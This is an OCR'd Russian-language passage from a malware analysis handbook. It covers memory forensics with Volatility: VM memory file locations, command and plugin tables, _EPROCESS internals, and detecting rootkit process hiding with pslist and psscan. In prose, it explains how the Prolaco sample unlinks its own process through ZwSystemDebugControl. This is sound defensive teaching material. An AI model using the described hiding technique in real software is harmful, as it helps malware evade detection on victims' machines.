


Рисунок 15-1. Программа F-Response Field Kit Edition

Рецепт 15-3. Доступ к файлам памяти виртуальных машин

Виртуальные машины создают удобную среду динамического анализа вредоносных программ, как обсуждалось в главах 7, 8 и 9. После выполнения вредоносной программы в ВМ её RAM можно исследовать на признаки вредоносной активности. В большинстве случаев достаточно приостановить ВМ: память гостевой системы будет записана в файл на диске узла. В таблице 15-1 приведены стандартные расположения таких файлов. Если параметры установки изменялись, используйте подсказку в правом столбце для поиска.

Таблица 15-1. Файлы памяти виртуальных машин

Продукт	Стандартное расположение	Другой способ поиска
VMware Fusion в Mac OS X	`/Users/<UserName>/Documents/Virtual Machines.localized/*.vmem`	В **Virtual Machine Library** щёлкните ВМ правой кнопкой и выберите **Show in Finder**
Parallels в Mac OS X	`/Users/<UserName>/Documents/Parallels/<VMName>.pvm/*.mem`	В **Virtual Machine List** щёлкните ВМ правой кнопкой и выберите **Show In Finder**
VMware Server в Linux	`/var/lib/vmware/Virtual Machines/<VMName>/*.vmem`	Выполните `vmrun` с параметром `listRegisteredVM`, затем найдите полученные имена файлов на диске
VMware Workstation в Windows	`%MYDOCUMENTS%\My Virtual Machines\<VMName>\*.vmem`	В VMware Workstation выберите **Edit > Preferences > Workspace**

Перечень продуктов неполон, но даёт представление о расположении файлов при других конфигурациях. Хороший признак правильного файла - его размер совпадает с объёмом RAM виртуальной машины. Из правила бывают исключения, например VirtualBox, рассмотренный в рецепте 8-2. Всегда можно войти в гостевую систему и снять память посредством `win32dd.exe`, как описано в рецепте 15-1.

Подготовка установки Volatility

Volatility (https://www.volatilesystems.com/default/volatility) - свободная расширенная платформа криминалистического анализа памяти на Python, работающая в Linux, Mac OS X и Windows. На момент написания книги текущей была версия 1.3, а выпуск 1.4 ожидался к публикации. Версия 1.4 поддерживает дампы Windows XP SP2, XP SP3, Vista и 7. В следующих главах следует учитывать, что статус и синтаксис некоторых команд и плагинов в 1.4 могут отличаться от приведённых примеров.

На DVD находится около десяти образов памяти машин, заражённых разными вредоносными программами. По ним можно повторить рецепты и обнаружить те же типы артефактов. Дополнительные образцы опубликованы Hogfly по адресу http://cid-5694a755c9c6a175.skydrive.live.com/browse.aspx/Public. Можно также автоматизировать выполнение вредоносных программ в ВМ (см. главу 8) и сохранять дампы памяти.

Рецепт 15-4. Краткий обзор Volatility

Перед использованием Volatility установите Python 2.6 или более позднюю версию. Последний выпуск для Mac OS X или Linux можно получить так:

```
$ svn checkout http://volatility.googlecode.com/svn/trunk/ \
  volatility-read-only
```

Для предыдущих выпусков или будущих бета-версий замените `trunk` на `branches/Volatility-1.3.2` или `branches/Volatility-1.4_rc1`. В Windows код можно получить клиентом SVN, например TortoiseSVN, либо загрузить архив с сайта Volatility в Google Code.[11] Запуск `volatility.py` выводит перечень внутренних команд, начало которого приведено в таблице 15-2.

Таблица 15-2. Внутренние команды Volatility

Имя	Назначение
`bioskbd`	Читает буфер клавиатуры из памяти реального режима
`connections`	Выводит открытые соединения
`connscan2`	Ищет объекты `_TCPT_OBJECT`, то есть TCP-соединения
`crashdump`	Преобразует аварийный дамп в необработанный файл
`crashinfo`	Выводит сведения об аварийном дампе
`datetime`	Получает дату и время образа
`dlllist`	Выводит загруженные DLL каждого процесса
`dllpatch`	Исправляет DLL по результатам сканирования страниц
`driverscan`	Ищет объекты `_DRIVER_OBJECT`
`files`	Выводит открытые файлы каждого процесса
`filescan`	Ищет выделения пула `_FILE_OBJECT`
`getsids`	Выводит SID владельцев процессов
`hibdump`	Преобразует файл гибернации в необработанный файл
`hivelist`	Выводит кусты реестра
`hivescan`	Ищет объекты `_CMHIVE`, то есть кусты реестра
`ident`	Определяет сведения об образе
`kpcrscan`	Ищет и выводит возможные значения KPCR
`memdump`	Сохраняет доступную процессу память
`memmap`	Выводит карту памяти
`modscan2`	Ищет объекты `_LDR_DATA_TABLE_ENTRY` в физической памяти
`modules`	Выводит список загруженных модулей
`mutantscan`	Ищет объекты-мьютанты `_KMUTANT`
`printkey`	Выводит раздел реестра, его подразделы и значения
`procexedump`	Сохраняет процесс как образец исполняемого файла
`procmemdump`	Сохраняет процесс как образец исполняемой памяти
`pslist`	Выводит выполняющиеся процессы, обходя списки `_EPROCESS`
`psscan`	Ищет объекты `_EPROCESS` в физической памяти

Имя	Назначение
pstree	Выводит список процессов в виде дерева
regobjkeys	Выводит открытые разделы реестра каждого процесса
sockets	Выводит открытые сокеты
sockscan	Ищет объекты _ADDRESS_OBJECT, то есть TCP-сокеты
ssdt	Выводит элементы SSDT
strings	Сопоставляет физические смещения виртуальным адресам; работает долго и выводит очень много данных
thrdscan	Ищет объекты _ETHREAD в физической памяти
thrdscan2	Ищет объекты _ETHREAD в физической памяти другим способом
vaddump	Сохраняет разделы VAD в файл
vadinfo	Выводит сведения VAD
vadtree	Обходит дерево VAD и выводит его в древовидном виде
vadwalk	Обходит дерево VAD
verinfo	Выводит сведения о версиях из образов PE

Синтаксис Volatility

Перечень общих параметров командной строки выводится при передаче volatility.py ключа -h. Основные правила:

• всегда передавайте -f FILENAME, указывающий анализируемый дамп памяти;
• стандартным форматом вывода является текст, но некоторые плагины поддерживают HTML, SQL или файлы Graphviz .dot; формат выбирается параметром --output=FORMAT;
• вывод любой команды можно сохранить непосредственно в файл параметром --output-file=FILENAME.

Параметры конкретного плагина также можно узнать, передав ему ключ -h.

Плагины Volatility

Volatility открыт для сообщества, поэтому любой разработчик может создавать плагины для выявления руткитов и поиска артефактов вредоносных программ. Перечни доступных плагинов опубликованы в Forensics Wiki[12] и Volatility Wiki[13] на Google Code. Некоторые плагины включаются в ядро будущих выпусков, поэтому перед поиском отдельной копии проверьте последнюю версию Volatility. Многие плагины версии 1.3 уже вошли в ядро 1.4 и перечислены в таблице 15-2.

Способ установки зависит от версии Volatility:

• для 1.3 скопируйте файлы .py в каталог memory_plugins;
• для 1.4 скопируйте файлы .py в каталог plugins;
• в 1.4 путь к файлам .py можно указать параметром --plugins.

Таблица 15-3. Плагины Volatility

Имя	Зависимости	Назначение
`volrip`	Inline::Python	Автоматизирует извлечение важных доказательств из реестра посредством RegRipper и его плагинов
`moddump`	-	Извлекает модули ядра
`apihooks`	pefile, pydasm	Выявляет перехваты IAT, EAT и встроенные перехваты API в пользовательских процессах и драйверах ядра
`csrss_pslist`	-	Выявляет скрытые процессы по дескрипторам `csrss.exe` и связям `CsrRootProcess`
`driverirp`	-	Выявляет попытки перехвата функций IRP драйверов
`idt`	-	Выявляет попытки перехвата таблицы дескрипторов прерываний (IDT)
`impscan`	pydasm, IDA Pro	Ищет импортированные функции в распакованных пользовательских процессах и драйверах ядра; помогает восстанавливать сохранённые двоичные файлы для статического анализа
`ldr_modules`	-	Выявляет отвязанные или скрытые DLL по отображённым в память файлам
`malfind`	pydasm, YARA	Выявляет скрытый и внедрённый код и предоставляет основу для универсального сигнатурного сканирования памяти
`notify_routines`	pefile	Выявляет общесистемные процедуры уведомления, применяемые многими руткитами уровня ядра
`orphan_threads`	-	Выявляет скрытые потоки ядра
`ssdt_ex`	IDA Pro	Автоматически исследует перехваты SSDT в IDA Pro
`ssdt_by_threads`	-	Выделяет перехваченные элементы SSDT по потокам
`svcscan`	-	Выявляет скрытые службы, сканируя структуры `SERVICE_RECORD` диспетчера SCM

Рецепт 15-5. Исследование процессов в дампах памяти

Ядро Windows отслеживает процессы, назначая каждому уникальную структуру `_EPROCESS`, расположенную в невыгружаемом пуле памяти ядра. Формат этих и других рассматриваемых далее структур различается между версиями Windows. Подходящую структуру всегда можно определить через WinDbg на целевой машине, как описано в главе 14. В следующем примере Windows XP SP2 выводит тип `_EPROCESS`:

```
kd> dt nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x06c ProcessLock      : _EX_PUSH_LOCK
```

```
   +0x070 CreateTime       : _LARGE_INTEGER
   +0x078 ExitTime         : _LARGE_INTEGER
   +0x080 RundownProtect   : _EX_RUNDOWN_REF
   +0x084 UniqueProcessId  : Ptr32 Void
   +0x088 ActiveProcessLinks : _LIST_ENTRY
   +0x090 QuotaUsage       : [3] Uint4B
   +0x09c QuotaPeak        : [3] Uint4B
   +0x0a8 CommitCharge     : Uint4B
   +0x0ac PeakVirtualSize  : Uint4B
   +0x0b0 VirtualSize      : Uint4B
   +0x0b4 SessionProcessLinks : _LIST_ENTRY
   +0x0bc DebugPort        : Ptr32 Void
   +0x0c0 ExceptionPort    : Ptr32 Void
   +0x0c4 ObjectTable      : Ptr32 _HANDLE_TABLE
   +0x0c8 Token            : _EX_FAST_REF
   +0x0cc WorkingSetLock   : _FAST_MUTEX
   +0x0ec WorkingSetPage   : Uint4B
   +0x0f0 AddressCreationLock : _FAST_MUTEX
   +0x110 HyperSpaceLock   : Uint4B
   +0x114 ForkInProgress   : Ptr32 _ETHREAD
   +0x118 HardwareTrigger  : Uint4B
   +0x11c VadRoot          : Ptr32 Void
   +0x120 VadHint          : Ptr32 Void
   +0x124 CloneRoot        : Ptr32 Void
   +0x128 NumberOfPrivatePages : Uint4B
   +0x12c NumberOfLockedPages : Uint4B
   +0x130 Win32Process     : Ptr32 Void
   +0x134 Job              : Ptr32 _EJOB
   +0x138 SectionObject    : Ptr32 Void
   +0x13c SectionBaseAddress : Ptr32 Void
   +0x140 QuotaBlock       : Ptr32 _EPROCESS_QUOTA_BLOCK
   +0x144 WorkingSetWatch  : Ptr32 _PAGEFAULT_HISTORY
   +0x148 Win32WindowStation : Ptr32 Void
   +0x14c InheritedFromUniqueProcessId : Ptr32 Void
   +0x150 LdtInformation   : Ptr32 Void
   +0x154 VadFreeHint      : Ptr32 Void
   +0x158 VdmObjects       : Ptr32 Void
   +0x15c DeviceMap        : Ptr32 Void
   +0x160 PhysicalVadList  : _LIST_ENTRY
   +0x168 PageDirectoryPte : _HARDWARE_PTE
   +0x168 Filler           : Uint8B
   +0x170 Session          : Ptr32 Void
   +0x174 ImageFileName    : [16] UChar
   +0x184 JobLinks         : _LIST_ENTRY
   +0x18c LockedPagesList  : Ptr32 Void
   +0x190 ThreadListHead   : _LIST_ENTRY
   +0x198 SecurityPort     : Ptr32 Void
   +0x19c PaeTop           : Ptr32 Void
   +0x1a0 ActiveThreads    : Uint4B
   +0x1a4 GrantedAccess    : Uint4B
   +0x1a8 DefaultHardErrorProcessing : Uint4B
   +0x1ac LastThreadExitStatus : Int4B
   +0x1b0 Peb              : Ptr32 _PEB
   [...]

kd> dt nt!_LIST_ENTRY
   +0x000 Flink            : Ptr32 _LIST_ENTRY
   +0x004 Blink            : Ptr32 _LIST_ENTRY
```

Структура `_EPROCESS` содержит структуру `LIST_ENTRY` с именем `ActiveProcessLinks`. У `LIST_ENTRY` два элемента: `Flink`, прямая ссылка на `Flink` следующей структуры `_EPROCESS`, и `Blink`, обратная ссылка на `Blink` предыдущей структуры. Вместе они образуют цепочку объектов процессов, то есть двусвязный список.

Наглядно такой список можно представить как группу людей, взявшихся за руки и образовавших круг. Каждый человек соединён ровно с двумя соседями. Чтобы сосчитать участников, достаточно выбрать начального человека, двигаться по кругу в любом направлении и считать людей до возвращения к началу. Аналогично можно считать процессы системы.

Перечисление процессов на работающей машине

В собственных программах процессы работающей Windows можно перечислить несколькими способами. Все они, включая методы Process Explorer и диспетчера задач, в конечном итоге находят и обходят один двусвязный список _EPROCESS в памяти ядра:

• функция PsGetCurrentProcess, доступная только в режиме ядра, возвращает указатель на _EPROCESS текущего процесса; затем элементы LIST_ENTRY обходятся до возвращения к исходному значению;
• пользовательские приложения могут вызвать собственную функцию API NtQuerySystemInformation с классом SystemProcessInformation;
• пользовательские приложения могут вызвать функции Win32 API CreateToolHelp32Snapshot или EnumProcesses.

Перечисление процессов в дампах памяти

В дампе памяти нельзя запускать программы, использующие API операционной системы. Для поиска структур _EPROCESS Volatility находит символ _PsActiveProcessHead, определённый в ntoskrnl.exe, либо в ntkrnlpa.exe при включённом PAE или в 64-разрядной системе. Эта глобальная переменная указывает на начало двусвязного списка _EPROCESS.

Хотя _PsActiveProcessHead не экспортируется, к нему можно обратиться через структуру _KPCR (Kernel Processor Control Region), имеющую фиксированный адрес в Windows XP; подробнее см. «Finding some non-exported kernel variables in Windows XP».[14] Начиная с Vista адрес _KPCR не фиксирован, но структуру можно найти сканированием. Дополнительные сведения приведены в трёхчастном руководстве Брэдли Шатца по добавлению поддержки новых ОС в Volatility.[15]

Команды Volatility

Для вывода сведений о процессах служат несколько команд:

• pslist находит и обходит двусвязный список _EPROCESS;
• pstree форматирует вывод pslist в виде дерева;
• psscan ищет объекты _EPROCESS, не полагаясь на связный список;
• psscan3 ищет объекты _EPROCESS по устойчивым сигнатурам; см. конец рецепта 15-6.

Пример применения pslist:

```
$ python volatility.py pslist -f memory.bin

Name             Pid    PPid   Thds   Hnds   Time
System           4      0      54     232    Thu Jan 01 00:00:00 1970
smss.exe         368    4      3      21     Tue Dec 01 15:58:54 2009
csrss.exe        516    368    10     324    Tue Dec 01 15:58:55 2009
winlogon.exe     540    368    18     505    Tue Dec 01 15:58:55 2009
services.exe     652    540    16     252    Tue Dec 01 15:58:55 2009
lsass.exe        664    540    21     326    Tue Dec 01 15:58:55 2009
svchost.exe      828    652    19     196    Tue Dec 01 15:58:55 2009
svchost.exe      908    652    10     225    Tue Dec 01 15:58:55 2009
svchost.exe      1004   652    67     1085   Tue Dec 01 15:58:55 2009
svchost.exe      1064   652    5      57     Tue Dec 01 15:58:55 2009
svchost.exe      1120   652    15     205    Tue Dec 01 15:58:56 2009
spoolsv.exe      1528   652    12     111    Tue Dec 01 15:58:56 2009
explorer.exe     1572   1496   10     284    Tue Dec 01 15:58:56 2009
alg.exe          780    652    6      104    Tue Dec 01 15:59:07 2009
```

```
wscntfy.exe      696    1004   1      27     Tue Dec 01 15:59:09 2009
cmd.exe          984    1572   1      31     Tue Dec 01 16:05:26 2009
win32dd.exe      996    984    1      21     Tue Dec 01 16:05:42 2009
```

Таблица 15-4 сопоставляет поля вывода `pslist` с элементами `_EPROCESS`, которые читает Volatility. Соответствующие элементы выделены в выводе WinDbg в начале рецепта.

Таблица 15-4. Поля вывода pslist


Поле	Описание	Источник
Name	Имя исполняемого файла процесса	`EPROCESS.ImageFileName`
Pid	Идентификатор процесса	`EPROCESS.UniqueProcessId`
PPid	Идентификатор родительского процесса	`EPROCESS.InheritedFromUniqueProcessId`
Thds	Число активных потоков процесса	`EPROCESS.ActiveThreads`
Hnds	Число открытых дескрипторов процесса	`EPROCESS.ObjectTable.HandleCount`
Time	Время запуска процесса	`EPROCESS.CreateTime`

Визуализация посредством psscan

Команда `psscan` может сформировать совместимый с Graphviz[16] граф родительских и дочерних связей процессов:

```
$ python volatility.py psscan -f memory.bin --output=dot \
  --output-file=processes.dot
```

Откройте выходной файл в Graphviz, как показано на двух частях рисунка 15-2.


pid1536
1560
file ofs
0x567a600
explorer.exe
started
16:43:24
2009-12-03
running
pid0
4
file ofs
0x11f2830
System
running
520
File ofs
0x54646c0
smss.exe
started
16:43:20
2009-12-03
running
1984
file ofs
0x539c020
cmd.exe
started
16:44:32
2009-12-03
running
1632
file ofs
0x1b45848
prl_cc.exe
started
16:43:24
2009-12-03
running
1624
file ofs
0x1b45ac8
SharedIntApp.ex
started
16:43:24
2009-12-03
running
584
file ofs
0x10995d0
csrss.exe
started
16:43:21
2009-12-03
running
608
file ofs
0x528ac08
winlogon.exe
started
16:43:21
2009-12-03
running
172
file ofs
0x1067a20
win32dd.exe
started
16:44:48
2009-12-03
running




Рисунок 15-2. Вывод Graphviz из psscan

Из графа можно сделать следующие выводы:

• у PID 0, System Idle Process, нет подробных сведений, поскольку это не «настоящий» процесс;
• сведения о процессе PID 1536, породившем `explorer.exe`, отсутствуют. Судя по последовательности загрузки, это был `userinit.exe`, который уже завершился. `winlogon.exe` запускает `userinit.exe`, тот запускает `explorer.exe`, а затем завершается, оставляя `explorer.exe` без родителя. Родителя всё равно можно определить по полю `_EPROCESS.InheritedFromUniqueProcessId`;
• дерево показывает, что пользователь вошёл в систему, запустил `cmd.exe` из `explorer.exe`, а из оболочки `cmd.exe` выполнил `win32dd.exe` для снятия памяти машины.

Рецепт 15-6. Обнаружение атак DKOM посредством psscan

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Команда `pslist` уязвима для руткитов, применяющих DKOM (Direct Kernel Object Manipulation). Одна из самых распространённых атак скрывает процесс, отвязывая его элемент от двусвязного списка. Для этого указатели `Flink` и `Blink` соседних объектов перезаписываются так, чтобы обходить структуру `_EPROCESS` скрываемого процесса.

Возвращаясь к аналогии с людьми в кругу: один человек отпускает обе руки и выходит из круга, а его соседи соединяются между собой. Вышедший человек не исчез и может ходить по комнате, но прежний способ подсчёта даст на единицу меньший результат. Полное сканирование комнаты, например тепловизором, всё равно обнаружит всех людей.

`psscan` теоретически действует сходным образом. Вместо обхода списка `_EPROCESS`, как у `pslist`, команда ищет области памяти с атрибутами пулов, которые ядро использует для объектов

_EPROCESS, а затем проверяет ограниченные элементы данных (CDI). Поэтому она находит структуры _EPROCESS, даже отвязанные от списка.

Вредоносная программа может напрямую изменять объекты ядра несколькими способами:

• загрузить драйвер ядра, получив неограниченный доступ к объектам памяти ядра;
• отобразить доступное для записи представление объекта \Device\PhysicalMemory, хотя начиная с Windows 2003 SP1 и Vista доступ к нему из пользовательских программ ограничен;
• использовать специальную собственную функцию API ZwSystemDebugControl.

Случай Prolaco

В качестве примера поиска скрытых процессов посредством psscan используется образец Prolaco.[17] Он выполняет DKOM полностью из пользовательского режима, не загружая драйверы ядра, и применяет ZwSystemDebugControl почти так, как описал Алекс Ионеску на сайте OpenRCE.[18] На рисунке 15-3 показан результат декомпиляции Prolaco в IDA Pro и Hex-Rays.



Рисунок 15-3. Образец Prolaco, загруженный в IDA с Hex-Rays

Из кода можно сделать следующие выводы о выполнении DKOM:

• включается привилегия отладки SeDebugPrivilege, дающая доступ, необходимый для ZwSystemDebugControl;
• вызывается NtQuerySystemInformation с классом SystemModuleInformation, чтобы найти базовый адрес исполняемого модуля ядра ntoskrnl.exe;
• находится экспортируемая ntoskrnl.exe глобальная переменная PsInitialSystemProcess, указывающая на _EPROCESS процесса System;
• связный список _EPROCESS обходится до процесса, чей UniqueProcessId совпадает с PidOfProcessToHide. Постоянное значение 0x88 в цикле является смещением ActiveProcessLinks в _EPROCESS. PidOfProcessToHide передаётся функции как параметр и получается через GetCurrentProcessId, то есть программа пытается скрыть себя;
• вызывается WriteKernelMemory, оболочка ZwSystemDebugControl, записывающая по четыре байта в указанный адрес памяти ядра. Она перезаписывает указатели Flink и Blink; функция показана на рисунке 15-4.




Рисунок 15-4. Вызов ZwSystemDebugControl

Обнаружение DKOM посредством psscan

Поскольку psscan находит _EPROCESS совершенно иначе, чем pslist, одной команды недостаточно для выявления руткитов DKOM. Выполните обе и проверьте, показывает ли psscan элементы, отсутствующие у pslist. Для краткости некоторые поля ниже опущены.

```
$ python volatility.py pslist -f prolaco.vmem
Name                 Pid    PPid   Thds   Hnds
System                 4       0     56    253
smss.exe             544       4      3     21
csrss.exe            608     544     11    349
winlogon.exe         632     544     19    565
services.exe         676     632     16    269
lsass.exe            688     632     19    341
svchost.exe          856     676     16    198
svchost.exe          936     676      9    256
svchost.exe         1028     676     63   1334
svchost.exe         1088     676      4     75
svchost.exe         1148     676     14    207
